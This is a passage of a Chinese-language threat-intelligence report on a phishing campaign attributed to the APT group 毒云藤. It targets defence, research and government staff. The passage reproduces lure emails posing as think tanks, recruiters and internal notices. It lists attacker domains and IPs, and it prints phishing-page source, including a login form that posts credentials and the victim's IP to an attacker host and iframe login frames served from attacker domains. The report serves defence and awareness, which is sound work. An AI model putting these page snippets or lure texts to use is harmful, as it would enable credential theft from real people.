血茜草：永不停歇的华语情报搜集活动

目录

概述

奇安信威胁情报中心红雨滴安全研究团队于 2011 年开始持续对华语来源的攻击活动进行追踪，并在近些年来发布了多篇关于 APT 组织毒云藤和蓝宝菇的分析报告。

但发布报告并不能制止该华语来源的攻击，反而变本加厉，在近些年来无休无止的进行网络情报窃取，试图大量搜集重点单位的资产，因此奇安信威胁情报中心仍在持续对这两个 APT 组织进行追踪。

如此前有所不同的是，如今该华语来源的攻击活动趋向渔网化，通过批量与定向投方相结合，采取信息探测的方式辅助下一步的定点攻击。该情报搜集活动被我们命名为“血茜草行动”(Operation Rubia cordifolia)，由于”血茜草”同”蒐”，而蒐一字经常用在繁体中文”蒐集情報”一词中，顾如此命名。目前我们将该系列攻击活动归属于著名的毒云藤组织。

由于语言环境的原因，华语类网络攻击通常极具诱惑性。血茜草活动中，攻击目标行业主要为军工、国防类军情行业、重点高等教育科研、政府机构等。

截至本报告编写完毕并发布为止(2020.10)，攻击仍在持续进行中。

行动特点

对于情报蒐集，方式是多种多样的，但是在血茜草活动中，华语 APT 组织毒云藤采取的手法却是最为不择手段的：网络钓鱼攻击活动。

从 2018 年至 2020 年，毒云藤组织利用大陆最常使用的社交软件，邮箱系统，以及政府机构网站，军工网站，高等院校网站等进行了大规模的仿制，目的便是获取到受害者尽可能多的个人信息，从而为打入内部提供便利。

血茜草行动特点：最终目的为情报收集

基于此，本篇大报告中提及的内容，将重点提及血茜草活动中涉及的攻击手段，**希望借此机会，提高读者的钓鱼攻击识别能力，防止被攻击者得逞。**

攻击流程

攻击分为三种类型：钓鱼网站钓鱼、诱饵引诱钓鱼和恶意附件式钓鱼攻击。

其中主要还是以邮件配合钓鱼网站进行攻击。
具体手法为，通过伪装成一个合适的身份，根据该身份进行符合攻击目标利益的话术编造，从而引诱受害者掉入陷阱。

根据我们观察，血茜草活动中伪装了多个具备鲜明特色的角色，如智库类目标、军民融合产业园、军事杂志、公务员类猎头公司等等。


伪装这些角色的意图很明显，就是为了针对一些在体制工作，需要赚取外快的人员，从而让这些人员能够被利益冲昏头脑从而掉入陷阱中。

下图为血茜草活动的其中几个场景，需要注意的是，由于该攻击活动异常活跃和频繁，

且攻击事件可达数千起以上，因此仅将典型案例进行展示。

钓鱼邮件方面也具备一些特点，例如一些邮件正文具有复制粘贴的痕迹

例如下面的邮件正文，首行的称呼中存在字体大小区别，怀疑为攻击者自动复制粘贴，但未统一格式称谓，此外邮件正文也较为拗口。


冒昧打扰[redacted]女士您，并对您能拨冗查看此信致上谢意！

[redacted]库坚持“行知·致远”发展理念，以知行合一、行稳致远的态度和实践致力于中国安全、繁荣和稳定，研究领域聚焦于“一带一路”战略与境外投资、海洋战略与蓝色经济、通信建设与网络发展。

[redacted]智库坚持“应用研究为导向、信息研究为基础”的研究思路，组建起一支上百人的研究队伍，包括知名学者、政府官员、资深记者及企业领袖。


[redacted]智库通过独立报告、政府专报、媒体内参等形式为[redacted]决策层建言献策，并参与外交部、发改委、国家海洋局等众多中央政府的重大战略课题研究，研究成果得到决策层的高度肯定。同时将决策研究服务延伸至省、市级地方政府，通过城市战略定位和产业规划研究，影响地方的政策走向及产业发展。

目前我司为完善智库建设，需各领域的菁英、专才协助，您的专业将是不可或缺的要素，诚挚邀请您参与智库建设工作，并原提供您高额酬劳（免半税，酬劳免税），另已提供【我司兼职职缺及对应薪酬一览表】给您，请您参阅并与我联系。

敬祝顺安

而邮件下方的伪造附件栏处，会加载外部网站的图片资源进而使得诱饵更为真实

一些邮箱软件不会自动加载资源，会显示如下(Outlook 显示图)。




有的攻击活动中还利用了白网站的 URL 跳转，来绕过黑域名检测。

针对性钓鱼

点击邮件里的域名跳转，进入钓鱼网站后，会发现试图让受害者输入账号密码从而下载附件。

在对数十个钓鱼网站的诱饵进行分析后，我们发现诱饵几乎均与军情，网络国防有关。


下载后的诱饵通常为很少见的文档，如国防会议，可见该组织对大陆的军情战略研究颇深。



甚至还有一些体制人员的简历作为诱饵。

简 历

采访稿



“砥砺奋进七十载”寻访武汉分团实践团走访

2020 年 7 月 3 日，北京科技大学“iron•与国同梦”实践队（即“砥砺奋进七十载”寻访武汉分团实践团）前往[redacted]部，进行了以“钢铁行业对国家发展的影响”为主题的实践调研，此次调研收获颇丰。

该日上午，“iron•与国同梦”的队员们早早地准备完毕后，便动身前往[redacted]总部。抵达目的地后，队员们首先拜访了“光谷之星”项目执行经[redacted]了解我们的来意后，便直接带领我们这群大学生前往工地进行实地考察。在走访各个建筑楼层的过程中，我们有幸采访到了[redacted]，面对大家提出的一系列问题，他对[redacted]和钢铁行业有何关系”、“现在钢铁行业形势如何”、“国家对钢铁行业有何政策”这三个问题进行了详细的解答。在采访中我们得知，[redacted]作为重要国企，其发展是和钢铁行业息息相关的。随着钢铁产量的迅速增

00后大学生探访北漂人群.doc 2020/7/10 16:35 M

[redacted]学"砥砺奋进七十载"寻访武... 2020/7/10 16:36 M

与“台商”相关诱饵

针对体制工作者的万能诱饵

需求调查-20200721.rar

3.37KB　2020年8月27日 下午3:41 到期

下载　转存到我的中转站

2020 下半年度各部门用人需求调查表

部门：

需求专业	工作岗位	人数			其他要求
		博士	硕士	本科	

部门负责人签字：

主管所领导签字：

人力资源处

2020 年 07 月 21 日

广撒网式钓鱼


血茜草活动中，还有一类钓鱼网站会持续挂在网络，并一直进行数据收集，邮件一般会进行批量群发。

首先，这类攻击，注册的域名就会与仿照网站非常相似。

例如网易公司英文名为 netease

而攻击者注册的钓鱼域名为 netesae.net，故意将域名中的字母互换顺序。

输入账号密码后会提出错误提示，并最后会跳转到正常的 163 网站。



诱骗钓鱼

诱骗钓鱼，一般指的是通过伪造身份的方式，欺骗受害者从而获取受害者的个人信息或财产的手段，多用于电信诈骗或黑产活动。

但实际上，该类型的攻击活动实际上已经被 APT 组织沿用多年，本质上与利用社会工程学进行信息收集无异。


但在血茜草活动中，该诱骗活动与钓鱼网站活动同时进行的情况，在业界并不多见。

我们根据诱饵的不同，整理出下面几种方式。

（一）约稿型


通过著名期刊进行约稿一直都是境外情报部门的常用伎俩， 但不同的是，血茜草活动主要目的是，**让受害者误以为对方是合法机构的前提下**，发送内部信息到攻击者处。

该攻击中，邮件会采取约稿的话术，并在附件写明要求，但附件并不携带恶意代码，打开后就会显示约稿需求以及稿酬，最后落款处会写明发稿件的邮箱地址。



（二）招聘型

招聘，一直是 APT 组织常用的伎俩。而毒云藤组织在对大陆的招聘市场进行研究后，选出了一家很有针对性的猎头机构进行身份伪造，并对高端目标进行定向化攻击。



通过**分析发现，被诱骗攻击成功的受害者中，存在回复简历和内部资料的行为，并且攻击者对此也表示回应。因此这里需要提醒，切勿打开或回复来源不明的邮件。**

需要注意的是，根据我们观察发现，血茜草活动与传统意义上的约稿，高薪兼职类型的间谍活动不太一致，此前曝光的间谍攻击是为了获取信用逐步刺探窃取机密信息，但是血茜草活动中，**其目的是为了收集信息，因此行动是"骗"，目的是"取"，这点需要进行区分。**

我省国安机关提醒，近几年来，台湾间谍机关通过假借咨询公司、知名媒体等名义广发邮件等方式，以"高薪兼职"、"咨询约稿"等吸引眼球，初步骗取境内人员信任后，逐步提出情报需求，从而刺探窃取我党、政、军、经济、社会、科技等各方面内部资料及动态信息，严重威胁国家安全。国家已颁布实施了《国家安全法》《反间谍法》，规定公民和组织应当履行维护国家安全的义务，包括：保守所知悉的国家秘密，及时报告危害国家安全活动的线索，为国家安全工作提供便利条件或协助等。公民应在心中树立起国家安全意识，携手守护国家安全。

网上关于某某间谍机关的间谍活动简介

（三）通知服务型

该类型的钓鱼攻击也是近年来该组织最常使用的招式。针对一些科研机构，通常会在盗取的邮箱中，获取到内部的通知，并构造出一封一摸一样的通知进行重新下发。

请各位阅悉，按要求提交总结和计划吧。月底前经党委会审议通过一下，请办公室安排。

【重要通知】

尊敬的

三年综合评估工作和 2020 年研究工作，请各中心于 10 月 30 日前提交本中心研究总结。具体要求如下：

1. 2020 年度工作总结主要包括内参供稿、会议、讲座、报告、媒体发文、地方调研、参加省部级以上资政会议、为地方政府讲课等情况（具体可按附件表格形式填报）；
2. 2020 年研究计划应结合研究院重点工作，聚焦主业、明确成果，主要包括重点研究选题和方向、拟上报内参、年度报告、重要研讨会、地方调研、国际合作等内容（具体可按附件要求填报）；

感谢各中心对研究院工作的大力支持！

物业致力于发展全业态管理，服务内容包括物业服务、物业项目前期咨询服务、物业项目交付后评估分析服务，以及会所经营、资产管理、专业设备设施维护保养服务、家政服务、社区健康管理（社区家庭健康管理、社区居家健康养老服务、健康产品与服务销售）、居家适老改造服务、社区教育、社区智慧平台建设与运维等。

附件提供您 2020 最新全国房价调查，如需任何物业相关服务，请您与我联系。

资产特点

我们发现，在血茜草钓鱼活动中的域名资产，大部分从动态域名提供商处注册，其中注册的为这类动态域名的子域名，子域名会伪装成攻击目标站点。

serveusers.com

serveuser.com
ddns.info
servehttp.com
ddns.net
servepics.com
zapto.org
dynamic-dns.net
dsmtp.com
organiccrap.com
myvnc.com
carpox.com
dynssl.com
securitytactics.com
zyns.com

而这类钓鱼网站对应的服务器均为 Vultr vps。

在一起案例中，可以看出这系列活动中存在域名资产复用情况。

这是一起使用 XX 电子展作为诱饵的钓鱼攻击。

钓鱼用域名为 downloaddrive.dynamic-dns.net，而在该下载页面用加载的 RAR 压缩包图片使用的却是攻击者另一个站点 neteaseyhnujm.serveusers.com 的图片资源

相比较而言，其他钓鱼网站中，显示图片均使用对应钓鱼网站上的图片资源。


其中攻击者这个另一个站点为 neteaseyhnujm.serveusers.com 解析 IP 为 139.180.202.208，还解析到 neteasedqwert.serveuser.com，两者均在 2019 年末被用于钓鱼攻击。

但截止报告编写日期为止已经无法访问网站，对于其为何会出现在如今的钓鱼网站上，我方怀疑该网站被嵌在攻击者的内部测试用钓鱼框架中，忘记篡改所致。

我们在分析过程中，发现在血茜草活动中，攻击者使用了大量台湾地区 IP 进行活动，这些台湾地区 IP 大多为动态 IP(*.dynamic-ip.hinet.net)，归属于”中華電信 HiNet 網路服務”，该服务为台湾地区最大的互联网服务提供商。

其中大多为 114.44.*网段。攻击活动中存在重合情况。

而我们在对血茜草活动中的攻击域名进行分析的过程中，有多个钓鱼域名都解析到了台湾地区的 IP，其中我们发现钓鱼域名 cty-thongminhtq.zapto.org 解析到了 IP 114.44.6.144。



钓鱼技术细节

钓鱼网站框架

血茜草活动中，钓鱼网站重多，每种框架也不一样，我们按照技术分为多种框架。

LJFrame

2018 年，LJFrame 钓鱼框架频繁出现在奇安信威胁情报中心的监测视野中，该钓鱼网站配合邮件进行攻击。

而在受害者输入自己的账号邮箱后，该钓鱼网站会将数据发送到攻击者服务器后，紧接着会跳转到网易合法的网盘。

通过分析网站的源代码，可以发现代码会将访问页面的时间和当前访问 IP 一同通过表单发送到服务器

```
<div class="info" id="eHint">请进行文件下载安全验证 </div>
        <form id="fLogin" name="fLogin" method="post" action="http://www.emailsevr.net/transfer.php?downloadlink=" autocomplete="off" onsubmit="return checkData1()" target="_self" >

 <input type=hidden name=time value="2019-04-19 12:29:27" />
  <input type=hidden name=document value="" />
  <input type=hidden name=accessip value="[redacted] />
```


其中 checkData1 会去确认密码的复杂度，如果长度小于 1 大于 20 则显示密码不正确

```
function checkData1(){
    var username = document.getElementById("username").value;
    if(!checkUsername(username)) {
        document.getElementById("eHint").innerHTML="\请您输入正确的用户名<br />";
        document.getElementById("username").focus();
        return false;
    }
    if( document.getElementById("password").value.length<1 || document.getElementById("password").value.length>20 ) {
        document.getElementById("eHint").innerHTML="\请您输入正确的密码<br />";
        document.getElementById("password").focus() ;
        return false;
    }
```


引诱的 URL 格式大致如下：

http://www.emailsevr.net/?downloadlink=XXX&file=XXX&title=XXX

其中 Title 的名字为下载的文件名，下面是其中一个攻击案例中，进行解码后的结果



在输入密码长度正确时，点击登陆后，会转向一个下载链接，可见，该链接实际上确实为 163 的邮箱地址，用于文件中转存储的地方。



上图演示时，文件已失效，因此后台会给他返回的一个失效链接。

如果存在则会弹出真正的网易网盘的下载地址。

http://fs.163.com/fs/display/?p=xxx&file=xxx

经过多维度数据关联，我们获取了几起攻击案例，其中一例如下(其他诱饵可见 IOC)：

LJFrame 2.0

从 LJFrame 2.0 开始，整体框架发生了很大的变化。

该框架的钓鱼网站主要以 “QQ 邮箱中转站文件” ”网易云附件下载“

而从这个版本开始，中转站的文件也变成伪造形式

其中登陆框采用了内置 frame 的方法

格式如下：

http://{攻击者域名或 IP}/mail/file/163frame.html

LJFrame 2.0 中，页面代码注释均使用了繁体中文，例如”連結””圖案 ”。

```
<!-- S 下載区域 -->
<div class="download">
  <div id="mainMask" class="error-mask"></div>
  <div id="bubbleLayer" class="layer layer-default bubbleLayer-show" style="position:absolute;top: 50%;  left: 50% "
    <!--  input 連結 -->
    <iframe src="http://qqmailservers.serveuser.com/mail/file/input.html" frameborder="no" border="0" scrolling="no"
    4px;border: none;box-shadow: rgba(0, 0, 0, 0.3) 0 1px 5px;*width:305px;_width:305px;height: 380px \9;*height: 380p
      #document
        <html>
          <head>…</head>
          <body>
            <div class="m-confirm f-dn" id="confirm">…</div>
            <div class="g-bd" id="cnt-box-parent">
              <div id="loading" class="f-dn"></div>
              <div class="g-bd" id="cnt-box">
                <div class="m-header" id="auto-id-1557187695709">…</div> == $0
                <div class="m-cnt" id="auto-id-1557187695716">…</div>
              </div>
            </html>
          </iframe>
        </div>
        <!-- 文件图标 fileIcoSet 更改圖案-->
        <!-- 附件名称 可直接改名稱 -->
      </div>
      <!-- E 下载区域 -->
      <!-- S 侧栏开始 -->
      <!-- E 侧栏开始 -->
    </div>
    <!-- E 中部-->
    <!-- S 底部 -->
    <!-- E 底部 -->
    <span style="display:none"></span>
```


输入账号密码后，网站会跳转到

https://{攻击者域名}/documentmail.html

而从 2020 年 8 月开始，由于一些安全厂商曝光了其攻击活动，其最新修改了另一种方式显示 url 目录

http://XXXXX/mainX/

其中 main 后面的数字可以更改，这样会使一些钓鱼资产挖掘方法失效，大大减少被反查出真实钓鱼网址的机会。



其中源代码还是均为繁体中文注释

```
<head>…</head>
<body id="page-163-com">
  <div class="page">…</div>
  <div class="footer">…</div>
  <!-- S 页面容器 -->
  <div class="container">
    <!-- S 头部 -->
    <!-- E 头部 -->
    <!-- S 蓝色间隔线 -->
    <!-- E 蓝色间隔线 -->
    <!-- S 中部 -->
    <div class="main">
      <!-- S 下载区域 -->
      <div class="download">
        <div id="mainMask" class="error-mask"></div> == $0
        <div id="bubbleLayer" class="layer layer-default bubbleLayer-show" style="position:absolute;top: 50%;  left: 50% ">…</div>
        <!-- 文件图标 fileIcoSet 更改圖案-->
        <!-- 附件名称 可直接改名稱 -->
      </div>
      <!-- E 下载区域 -->
      <!-- S 侧栏开始 -->
      <!-- E 侧栏开始 -->
    </div>
    <!-- E 中部-->
    <!-- S 底部 -->
    <!-- E 底部 -->
    <span style="display:none"></span>
  </div>
  <iframe id="id_iframe" style="display:none" __idm_frm__="3821">…</iframe>
  <script type="text/javascript">

    </script>
```

LJFrame 3.0

LJFrame3.0 实际上只对 2.0 版本进行了改进。具体而言，血茜草行动中为了防止被直接通过 IP 进行资产探测，其对域名的 URL 进行了识别，当直接访问域名或 IP 只会重定向到 VULRT VPS 的界面。

而只有在域名后面加上 index.html，其才会正确跳转。

采取了加载内置 Frame 的手法

http://{攻击者 IP 或域名}/qqframe.html

钓鱼框架中也加入了邮箱验证，可以看出只允许输入邮箱账号，充分证明了攻击者的目的很单纯。

输入账号后，钓鱼网站便会跳转到 http://{攻击者域名或 IP}/login.php

紧接着再会跳转到另一个站点，该站点专门防止了可下载诱饵文件的页面

跳转站点分为两种:

一、

http://{攻击者域名或 IP}/ftnExs_downloadk={313437373b+长字符串}.html

长字符串样:

